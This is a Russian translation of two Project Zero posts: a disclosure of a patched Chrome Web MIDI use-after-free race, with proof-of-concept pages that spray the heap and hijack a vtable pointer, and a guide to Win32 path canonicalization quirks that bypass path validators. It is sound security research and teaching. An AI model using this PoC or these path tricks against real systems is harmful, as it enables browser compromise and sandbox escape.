Google Project Zero (RU) - Часть 2

Перевод на русский язык статей блога Google Project Zero (часть 2). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.

Больше материалов в телеграм канале @grogrigs

Гонка MIDI-сообщений в Chrome

Гостевая статья Оливера Чанга из команды безопасности Chrome.

В статье описывается исключительно опасное использование после освобождения в процессе браузера Chrome, затрагивавшее Linux, Chrome OS и OS X. В отличие от обычной уязвимости процесса браузера, её можно было запустить непосредственно из веба, не компрометируя сначала процесс отрисовки.

Ошибка была обнаружена во время совместного с Project Zero мероприятия по поиску ошибок IPC Chrome. В ходе той же работы нашли ещё три ошибки.


Общие сведения

Chrome использует множество процессов и потоков. Каждый поток обычно владеет `MessageLoop`, а работу можно передать другому потоку через интерфейс `TaskRunner`:

```
task_runner->PostTask(FROM_HERE, base::Bind(&Foo::Bar, foo));
task_runner->PostDelayedTask(
    FROM_HERE, base::Bind(&Foo::Bar, foo), delay);
```

Полученное замыкание хранит обратный вызов и связанные с ним аргументы. Когда метод привязывается к `this`, обычное поведение заключается в сохранении ссылки на объект. Код может явно отказаться от этой защиты с помощью `base::Unretained`.

Web MIDI предоставляет веб-страницам доступ к MIDI-устройствам. API на стороне процесса отрисовки отправляет сообщения IPC привилегированному коду процесса браузера:



`MidiHost` одновременно является `BrowserMessageFilter` и `MidiManagerClient`; время его жизни связано с процессом отрисовки. Платформенная реализация `MidiManager` обычно существует всё время работы браузера. В ALSA она владеет `send_thread_` и `event_thread_`. Процесс отрисовки взаимодействует через `MidiMessageFilter` с помощью следующих сообщений:

```
IPC_MESSAGE_CONTROL0(MidiHostMsg_StartSession)
IPC_MESSAGE_CONTROL3(MidiHostMsg_SendData,
                     uint32_t,
                     std::vector<uint8_t>,
                     double)
IPC_MESSAGE_CONTROL0(MidiHostMsg_EndSession)
```

Linux и Chrome OS предоставляют фиктивный MIDI-порт даже при отсутствии физического оборудования. Отправленные ему данные отражаются обратно как входные. Обычный доступ к MIDI не требует запроса разрешения; оно нужно только для системных эксклюзивных сообщений, или SysEx. В Linux порт можно увидеть так:

```
$ aconnect -o
client 14: 'Midi Through' [type=kernel]
    0 'Midi Through Port-0'
```

Ошибка 1: клиент без удержания ссылки

`MidiManagerAlsa::DispatchSendMidiData` планирует фактическую отправку, а затем передаёт потоку отправки задачу учёта:

```
send_thread_.message_loop()->PostTask(
    FROM_HERE,
    base::Bind(&MidiManagerClient::AccumulateMidiBytesSent,
               base::Unretained(client), data.size()));
```

Здесь `client` — это `MidiHost`. Если процесс отрисовки завершится до выполнения задачи потоком отправки, браузер совершит виртуальный вызов через освобождённый `MidiHost`. Страница может создать большую очередь, отправив до 10 МБ MIDI-данных, а затем принудительно завершить свой процесс отрисовки. Реализация OS X, по-видимому, содержала ту же ошибку времени жизни.

Ошибка 2: уничтожение одновременно с входными данными

`MidiManager::ReceiveMidiData` захватывает блокировку и вызывает `ReceiveMidiData` для каждого зарегистрированного клиента. Реализация `MidiHost` отправляет сообщение IPC обратно процессу отрисовки. Когда `BrowserMessageFilter::Send` вызывается вне потока ввода-вывода, он публикует задачу, привязанную к `this`.

Деструктор `MidiHost` вызывает `EndSession`, который захватывает блокировку менеджера и отменяет регистрацию клиента. Это не устраняет гонку: поток событий уже мог войти в `ReceiveMidiData` и способен опубликовать `Send` во время уничтожения. Привязка задачи увеличивает счётчик ссылок с нуля, но уничтожение уже началось. В итоге поток ввода-вывода вызывает `Send` для удалённого `MidiHost`.

Эта вторая ошибка, вероятно, затрагивала и Windows.

Ошибка 1 была исправлена для ALSA и OS X в Chrome 47.0.2526.106. Ошибка 2 впервые была исправлена в стабильном Chrome 48. Соответствующие изменения: a3d22f60, 54d256d1 и bd648ad6.

Эксплуатация первой ошибки

Доказательство концепции состоит из `start.html` и `haq.html`. Щелчок на первой странице открывает вторую в другом процессе отрисовки. Второй процесс отправляет MIDI-данные и закрывается, а первый распыляет выделения в процессе браузера, пытаясь заместить освобождённый `MidiHost`.

Есть одно осложнение: каждый процесс отрисовки с активным сеансом MIDI получает все входящие MIDI-сообщения. Отражённые сообщения могут занять завершающийся процесс и задержать удаление либо запустить вторую гонку. Сообщения SysEx полезны тем, что Chrome доставляет их только процессам отрисовки с разрешением SysEx. Поэтому первый процесс может заполнить поток событий трафиком SysEx, пока второй, не имеющий разрешения, завершится без обработки отражённой полезной нагрузки. Предоставление разрешения вызывает запрос «Use your MIDI devices». Эксплойт работал и без него, но лишь примерно в одном случае из пяти.

start.html

```
<body>
<p>click somewhere</p>
```

```
<script>
var has_sysex = false;
var blah = [];
var buf = new Uint8Array(256);
for (var i = 0; i < buf.length; i++) {
  buf[i] = 0x41;
}

function clog(result) {
  var output_port = null;
  result.outputs.forEach(function(port, key) {
    if (port.name.indexOf("Midi Through Port") != -1) {
      output_port = port;
    }
  });

  var msg = new Uint8Array(1024);
  msg[0] = 0xf0;
  for (var i = 1; i < msg.length - 1; i++) {
    msg[i] = 0x7f;
  }
  msg[msg.length - 1] = 0xf7;

  for (var i = 0; i < 10 * 1024; i++) {
    output_port.send(msg, 0);
  }
}

function haq() {
  for (var i = 0; i < 100000; i++) {
    blah.push(new Blob([buf]));
  }
}

function yes(result) {
  has_sysex = true;
  clog(result);
}

function no(e) {
  console.log('no sysex permission');
}

navigator.requestMIDIAccess({sysex: true}).then(yes, no);

document.onclick = function() {
  window.open('http://0.0.0.0:8001/haq.html');
  setTimeout(haq, 50);
};
</script>
</body>
```

haq.html

Этот файл необходимо раздавать с другого источника, например `http://0.0.0.0:8001`.

```
<body>
<p>hello.</p>
<script>
var size = 1 * 1024 * 1024;
var hai = new Uint8Array(size);
for (var i = 0; i < size; i++) {
  hai[i] = 0xf8;
}

function yes(result) {
  var output_port = null;
  result.outputs.forEach(function(port, key) {
```

```
    if (port.name.indexOf("Midi Through Port") != -1) {
      output_port = port;
    }
  });
  output_port.send(hai, 0);

  // This only works if there is no back history, for example if this page
  // was opened in a new tab.
  self.close();
}

function no(e) {
  console.log('wtf why');
}

navigator.requestMIDIAccess().then(yes, no);
</script>
</body>
```

Чтобы запустить доказательство концепции против 64-разрядного Chrome 47.0.2526.80 в Linux, запустим два HTTP-сервера. Два порта не являются строго обязательными, хотя `SimpleHTTPServer` в этой конфигурации оказался ненадёжным:

```
$ cd path/to/poc; python -m SimpleHTTPServer 8000
$ cd path/to/poc; python -m SimpleHTTPServer 8001
$ gdb -ex r --args ./chrome --user-data-dir=/tmp/profile1 \
    'http://localhost:8000/start.html'
```

Разрешение доступа к MIDI повышает надёжность. После щелчка на странице браузер завершается сбоем с управлением указателем таблицы виртуальных функций освобождённого объекта:

```
Program terminated with signal SIGSEGV, Segmentation fault.

(gdb) i r
rax            ...
rbx            ...
rcx            0x41               # by coincidence, the index into the vtable
rdx            0x4141414141414141  # vtable pointer

(gdb) x/4i $pc
=> 0x7f9446d74cd4:  mov rcx,QWORD PTR [rcx+rdx*1-0x1]
   0x7f9446d74cd9:  mov rsi,QWORD PTR [rdi+0x30]
   0x7f9446d74cdd:  mov rdi,rax
   0x7f9446d74ce0:  jmp rcx
```

На этом этапе препятствием становится ASLR. Полному эксплойту, вероятно, потребуется как минимум ещё одна уязвимость — в идеале утечка информации из процесса браузера, доступная нескомпрометированному процессу отрисовки. Найти надёжный способ превратить само это использование после освобождения в такую утечку не удалось, хотя он может существовать.

Заключение

Это была необычайно серьёзная ошибка конкурентного выполнения, обнаруженная во время аудита IPC браузера Chrome. Обычная цепочка эксплуатации Chrome начинается с компрометации процесса отрисовки, после чего с помощью повреждённых IPC-сообщений атакует процесс браузера и выходит из песочницы. Здесь законные вызовы API JavaScript потенциально могли напрямую привести к выполнению неизолированного кода.

Работать с потоками сложно, а гонки могут скрываться в тонких и неожиданных местах. Продолжение тщательного поиска ошибок этого класса в сложных приложениях, подобных Chrome, скорее всего, принесёт новые результаты.

Полное руководство по преобразованию путей Win32 в NT

Автор: James Forshaw, патологический специалист по обратной разработке путей.

Обработка файловых путей Win32 API в Windows NT — история, полная уловок ради обратной совместимости, странного поведения и красоты. Неправильная работа с путями Win32 может привести к уязвимостям. Эта публикация претендует на роль исчерпывающего руководства по типам путей, поддерживаемым операционной системой. Мы не будем касаться особенностей нижележащих файловых систем, таких как потоки NTFS, а сосредоточимся на уровне преобразования Win32 в NT.

Документация по путям Win32 неполна по сравнению с реальной реализацией. Код, принимающий недоверенный путь и либо совсем не очищающий его, либо выполняющий очистку без понимания всех возможных форм, может оказаться уязвимым. Особенно ясно это стало, когда коллега обнаружил уязвимость обработки путей, которую удалось расширить за счёт почти не документированного поведения преобразования.

> **Предупреждение:** анализ основан на Windows 8.1 и Windows 10. Недокументированные детали могут измениться. Кроме того, речь идёт о прямых вызовах API: некоторые или все приёмы могут не работать через API оболочки или общий ресурс SMB.

Основы связи между путями Win32 и NT

Диспетчер ввода-вывода ядра обрабатывает пути иначе, чем общедоступные API пользовательского режима, такие как `CreateFile`. Внутри `CreateFile` вызывает экспортированную из NTDLL функцию `RtlDosPathNameToRelativeNtPathName_U`, которая преобразует путь Unicode в формате Win32, исторически называемом DOS, в форму NT:

```
typedef struct _RTL_RELATIVE_NAME {
    UNICODE_STRING RelativeName;
    HANDLE ContainingDirectory;
    void* CurDirRef;
} RTL_RELATIVE_NAME, *PRTL_RELATIVE_NAME;

BOOLEAN NTAPI RtlDosPathNameToRelativeNtPathName_U(
    _In_ PCWSTR DosFileName,
    _Out_ PUNICODE_STRING NtFileName,
    _Out_opt_ PWSTR* FilePath,
    _Out_opt_ PRTL_RELATIVE_NAME RelativeName);
```

Среди вариантов есть `RtlDosPathNameToNtPathName_U`, которая не возвращает полные сведения об относительном пути, и функции с суффиксом `WithStatus`, возвращающие `NTSTATUS` вместо логического значения.

NTDLL различает семь типов путей. Определяет их функция `RtlDetermineDosPathNameType_U`:

```
enum RTL_PATH_TYPE {
    RtlPathTypeUnknown,
    RtlPathTypeUncAbsolute,
    RtlPathTypeDriveAbsolute,
    RtlPathTypeDriveRelative,
    RtlPathTypeRooted,
    RtlPathTypeRelative,
    RtlPathTypeLocalDevice,
    RtlPathTypeRootLocalDevice
};
```

```
RTL_PATH_TYPE NTAPI RtlDetermineDosPathNameType_U(_In_ PCWSTR Path);
```

Основную работу по преобразованию выполняет `RtlGetFullPathName_U`, которая канонизирует путь и разрешает сведения о текущем каталоге. Обычно она не проверяет существование целевого объекта:

```
ULONG NTAPI RtlGetFullPathName_U(
    _In_ PWSTR FileName,
    _In_ ULONG BufferLength,
    _Out_writes_bytes_(BufferLength) PWSTR Buffer,
    _Out_opt_ PWSTR *FilePart);
```

Этот API также доступен как `GetFullPathName`. Тестовая программа приведена в конце статьи.

Типы путей DOS

Прежде чем рассматривать каждый тип, перечислим основные правила канонизации:

1. Преобразовать прямые косые черты (`U+002F`) в разделители-обратные слеши (`U+005C`).
2. Свернуть повторяющиеся разделители пути в один.
3. Удалить элементы пути, состоящие из одной точки.
4. Для элемента из двух точек удалить предыдущий элемент, если путь ещё не достиг корня своего типа.
5. Сохранить завершающий разделитель пути.
6. Удалить конечные пробелы и точки из последнего элемента, если это не `.` или `..`.

В таблицах `[space]` обозначает пробел.

Абсолютный путь с диском

Эта знакомая и сравнительно однозначная форма содержит диск и хотя бы один элемент пути.

Путь DOS	Полный путь	Путь NT
`X:\ABC\DEF`	`X:\ABC\DEF`	`\??\X:\ABC\DEF`
`X:\`	`X:\`	`\??\X:\`
`X:\ABC\`	`X:\ABC\`	`\??\X:\ABC\`
`X:\ABC\DEF.[space].`	`X:\ABC\DEF`	`\??\X:\ABC\DEF`
`X:/ABC/DEF`	`X:\ABC\DEF`	`\??\X:\ABC\DEF`
`X:\ABC\..\XYZ`	`X:\XYZ`	`\??\X:\XYZ`
`X:\ABC\..\..\..`	`X:\`	`\??\X:\`

Конечные пробелы и точки исчезают. Никакое количество ссылок на родительские каталоги не может удалить букву диска.

Относительный путь с диском


Относительный путь с диском указывает букву диска, но не содержит разделителя после двоеточия, например `C:ABC`. Текущий каталог для этого диска выбирается следующим образом:

1. Если диск совпадает с текущим рабочим каталогом, используется этот каталог.
2. В противном случае, если для диска существует переменная среды `=?:` и она указывает на существующий путь, используется её значение.
3. Иначе используется корень диска, а переменная среды обновляется соответствующим образом.


Предположим, рабочий каталог равен `X:\ABC`, для диска Y задано `=Y:=Y:\DEF`, а для диска Z настройки нет:

Путь DOS	Полный путь	Путь NT
`X:DEF\GHI`	`X:\ABC\DEF\GHI`	`\??\X:\ABC\DEF\GHI`
`X:`	`X:\ABC`	`\??\X:\ABC`
`X:DEF.[space].`	`X:\ABC\DEF`	`\??\X:\ABC\DEF`
`Y:`	`Y:\DEF`	`\??\Y:\DEF`
`Z:`	`Z:\`	`\??\Z:\`
`X:ABC\..\XYZ`	`X:\ABC\XYZ`	`\??\X:\ABC\XYZ`
`X:ABC\..\..\..`	`X:\`	`\??\X:\`

Хотя `SetCurrentDirectory` устанавливает только один рабочий каталог процесса, `cmd.exe` поддерживает отдельные переменные для каждого диска, когда команда `cd` меняет диск. Они скрыты от большинства инструментов, но видны в дампе PEB отладчика.



Реализация не требует, чтобы «буквы» дисков находились в диапазоне от A до Z: любой путь, второй символ которого является двоеточием, считается абсолютным или относительным путём с диском. Этим объясняется странная запись `=::=::\`, часто встречающаяся в окружении процессов. Синтаксис объектов оболочки Explorer, например `::{20d04fe0-3aea-1069-a2d8-08002b30309d}`, можно передать файловому API, и он будет истолкован как относительный путь для диска с именем `:`. Затем дочерние процессы наследуют созданную по умолчанию переменную среды.



Корневой путь

Путь, начинающийся с одного разделителя, считается корневым на диске текущего рабочего каталога. Предположим, он равен `X:\ABC`:

Путь DOS	Полный путь	Путь NT
`\ABC\DEF`	`X:\ABC\DEF`	`\??\X:\ABC\DEF`
`` `\` ``	`X:\`	`\??\X:\`
`\ABC\DEF.[space].`	`X:\ABC\DEF`	`\??\X:\ABC\DEF`
`/ABC/DEF`	`X:\ABC\DEF`	`\??\X:\ABC\DEF`
`\ABC\..\XYZ`	`X:\XYZ`	`\??\X:\XYZ`
`\ABC\..\..\..`	`X:\`	`\??\X:\`

Относительный путь


Относительный путь не начинается с разделителя и не содержит двоеточия во второй позиции. Он добавляется к рабочему каталогу и канонизируется. Предположим, рабочий каталог равен `X:\XYZ`:

Путь DOS	Полный путь	Путь NT

ABC\DEF	X:\XYZ\ABC\DEF	\??\X:\XYZ\ABC\DEF
.	X:\XYZ	\??\X:\XYZ
ABC\DEF.[space].	X:\XYZ\ABC\DEF	\??\X:\XYZ\ABC\DEF
ABC/DEF	X:\XYZ\ABC\DEF	\??\X:\XYZ\ABC\DEF
..\ABC	X:\ABC	\??\X:\ABC
ABC\..\..\..	X:\	\??\X:\

Пустой путь, в том числе состоящий только из пробелов или точек, недопустим. Для текущего каталога используйте `.`.

Для путей внутри рабочего каталога `RtlDosPathNameToRelativeNtPathName_U` может вернуть дескриптор этого каталога и только относительную часть в `RTL_RELATIVE_NAME`. Если передать дескриптор в `OBJECT_ATTRIBUTES.RootDirectory`, функция `NtCreateFile` сможет обратиться непосредственно к процедуре разбора драйвера файловой системы. NTDLL открывает и удерживает этот дескриптор каталога без `SHARE_DELETE`, поэтому рабочий каталог приложения обычно нельзя удалить.



Абсолютный путь UNC

Пути UNC обращаются к удалённым файловым системам, таким как SMB, WebDAV или общие папки виртуальных машин. Обычно они состоят из двух разделителей, сервера, общего ресурса и необязательного относительного пути к ресурсу. При канонизации общий ресурс считается корнем. Начальные разделители преобразуются в `\??\UNC`, направляя запрос через Multiple UNC Provider (MUP).

Путь DOS	Полный путь	Путь NT
\\server\share\ABC\DEF	\\server\share\ABC\DEF	\??\UNC\server\share\ABC\DEF
\\server	\\server	\??\UNC\server
\\server\share	\\server\share	\??\UNC\server\share
\\server\share\ABC.[space].	\\server\share\ABC	\??\UNC\server\share\ABC
//server/share/ABC/DEF	\\server\share\ABC\DEF	\??\UNC\server\share\ABC\DEF

`\\server\share\ABC\..\XYZ`	`\\server\share\XYZ`	`\??\UNC\server\share\XYZ`
`\\server\share\ABC\..\..\..`	`\\server\share`	`\??\UNC\server\share`

Локальное устройство

Путь локального устройства начинается с `\\.\`. Он напоминает синтаксис UNC, но напрямую переходит в каталог `DosDevices` диспетчера объектов, содержащий ссылки на буквы дисков и устройства ядра. Обычно эта форма используется для COM-портов и именованных каналов.

Путь DOS	Полный путь	Путь NT
`\\.\COM20`	`\\.\COM20`	`\??\COM20`
`\\.\pipe\mypipe`	`\\.\pipe\mypipe`	`\??\pipe\mypipe`
`\\.\X:\ABC\DEF.[space].`	`\\.\X:\ABC\DEF`	`\??\X:\ABC\DEF`
`\\.\X:/ABC/DEF`	`\\.\X:\ABC\DEF`	`\??\X:\ABC\DEF`
`\\.\X:\ABC\..\XYZ`	`\\.\X:\XYZ`	`\??\X:\XYZ`
`\\.\X:\ABC\..\..\C:\`	`\\.\C:\`	`\??\C:\`
`\\.\pipe\mypipe\..\notmine`	`\\.\pipe\notmine`	`\??\pipe\notmine`

Канонизация по-прежнему применяется. Ссылки на родительский каталог могут удалить первый компонент, изменив диск, преобразовав локальный путь в UNC или выбрав другой именованный канал. Когда-то это поведение использовалось для создания произвольных именованных каналов из песочницы Chrome.

`\\localhost\xyz` не эквивалентен `\\.\xyz`: первый путь обращается к общему ресурсу UNC на локальной машине по IP, а второй открывает устройство `xyz`.

Устаревший DOS также позволяет использовать зарезервированные имена устройств без префикса локального устройства. Например:

```
echo ATDT 2024561414 > COM1
```

К зарезервированным относятся имена `PRN`, `AUX`, `NUL`, `CON`, `LPT[1-9]`, `COM[1-9]`, `CONIN$` и `CONOUT$`. Последние два не документированы как зарезервированные. Проверка цифры для LPT и COM фактически использует `iswdigit` и принимает ненулевые надстрочные цифры `U+00B2`, `U+00B3` и `U+00B9`, позволяя создавать такие имена, как `COM²`.

Уровень преобразования ищет эти устройства даже в конце абсолютных путей с диском. Суффикс после точки или двоеточия и конечные пробелы могут быть отброшены:

Путь DOS	Полный путь	Путь NT
`COM1`	`\\.\COM1`	`\??\COM1`
`X:\COM1`	`\\.\COM1`	`\??\COM1`

X:COM1	\\.\COM1	\??\COM1
valid\COM1	\\.\COM1	\??\COM1
X:\notvalid\COM1	\\.\COM1	ошибка преобразования
X:\COM1.blah	\\.\COM1	\??\COM1
X:\COM1:blah	\\.\COM1	\??\COM1
X:\COM1[space][space].blah	\\.\COM1	\??\COM1
\\.\X:\COM1	\\.\X:\COM1	\??\X:\COM1
\\abc\xyz\COM1	\\abc\xyz\COM1	\??\UNC\abc\xyz\COM1

Абсолютная с диском, относительная с диском и относительная формы преобразуются принудительно. Для преобразования в NT предшествующий каталог по неясной и, похоже, бесполезной причине должен существовать. Произвольные суффиксы способны обойти валидатор, который сравнивает только с точными зарезервированными именами.

- Do not use the following reserved names for the name of a file:

CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9. Also avoid these names followed immediately by an extension; for example, NUL.txt is not recommended. For more information, see Namespaces.

Корневое локальное устройство

Последний тип начинается с \\?\ и переходит в диспетчер объектов. В отличие от путей локальных устройств, он пропускает канонизацию: прямые косые черты остаются без изменений, относительные компоненты не сворачиваются, а конечные пробелы и точки сохраняются.

